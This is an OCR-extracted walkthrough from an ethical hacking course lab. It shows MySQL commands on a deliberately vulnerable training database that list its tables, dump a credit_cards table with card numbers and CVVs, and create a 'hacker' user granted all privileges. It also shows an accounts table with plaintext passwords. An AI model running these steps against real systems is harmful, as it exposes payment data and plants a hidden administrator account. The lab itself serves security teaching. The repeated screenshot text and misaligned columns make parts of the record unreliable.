| galaxia_roles |
| galaxia_transitions |
| galaxia_user_roles |
+-----+
```

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

22 At the mysql prompt, **type** the following command and **press** Enter, to select the tikiwiki database.

```
mysql> use tikiwiki195;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

23 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the tikiwiki195 database.

```
mysql> show tables;
```

| Tables_in_tikiwiki195 |
|-----------------------------|
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> show databases;

| Database |
|--------------------|
| information_schema |
| owasp10 |
| mysql |
| tikiwiki195 |

mysql> use tikiwiki195;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> show tables;
```

| Tables_in_tikiwiki195 |
|-----------------------------|
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |

175.45.176.199

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

2 After viewing all of the databases and the tables in the databases, it seemed that the tables in the owasp10 database seemed like they had the most interesting information, such as credit_cards and accounts. At the mysql prompt, **type** the following command and **press** Enter, to select the owasp10 database.

```
mysql> use owasp10;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

3 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the owasp10 database again:

```
mysql> show tables;
```

```
mysql> show tables;
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> show databases;

| Database |
|--------------------|
| information_schema |
| owasp10 |
| mysql |
| tikiwiki195 |

mysql> use owasp10;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> show tables;
```

| Tables_in_owasp10 |
|-------------------|
| accounts |

175.45.176.199

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

4 At the mysql prompt, **type** the following command and **press** Enter, to show the columns and data in the `credit_cards` table.

```
mysql> select * from credit_cards;
```

| ccid | ccnumber | ccv | expiration |
|------|------------------|-----|------------|
| 1 | 4444111122223333 | 745 | 2012-03-01 |
| 2 | 7746536337776330 | 722 | 2015-04-01 |
| 3 | 8242325748474749 | 461 | 2016-03-01 |
| 4 | 7725653200487633 | 230 | 2017-06-01 |
| 5 | 1234567812345678 | 627 | 2018-11-01 |

5 rows in set (0.00 sec)

5 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the `owasp10` database again:

```
mysql> show tables;
```

← PREVIOUS

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> select * from credit_cards;

| ccid | ccnumber | ccv | expiration |
|------|------------------|-----|------------|
| 1 | 4444111122223333 | 745 | 2012-03-01 |
| 2 | 7746536337776330 | 722 | 2015-04-01 |
| 3 | 8242325748474749 | 461 | 2016-03-01 |
| 4 | 7725653200487633 | 230 | 2017-06-01 |
| 5 | 1234567812345678 | 627 | 2018-11-01 |

5 rows in set (0.00 sec)

mysql> show tables;

| Tables in owasp10 |
|-------------------|
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hitlog |
| pentest_tools |

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

7 At the mysql prompt, **type** the following command and **press** Enter, to create a user called `hacker`.

```
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
```

mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)

8 At the mysql prompt, **type** the following command and **press** Enter, to make `hacker` an admin.

```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
```

mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

9 At the mysql prompt, **type** the following command and **press** Enter, to exit mysql.

```
mysql> exit
```

← PREVIOUS

External Kali Scoring


View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql>

| id | username | password | is_admin |
|----|---------------|----------|----------------------------|
| 6 | samurai | samurai | Carving Fools |
| 7 | jan | password | Jim now is burning |
| 8 | bobby | password | Ham is my dad |
| 9 | simba | password | I am a cat |
| 10 | drivell | password | Preparation M |
| 11 | scotty | password | Scotty Do |
| 12 | cal | password | Go Wildcats |
| 13 | john | password | Do the Duggal |
| 14 | kevin | 42 | Doug Adams rocks |
| 15 | clare | set | Bet on I.E.T. FTH |
| 16 | ed | pentest | ConservLine Kangfu anyone? |
| 17 | administrator | Password | AutoTheServer |
| 18 | flag | 335533 | 5 |
| 19 | flag | 223311 | 6 |



This is the last screen before the end of this lab.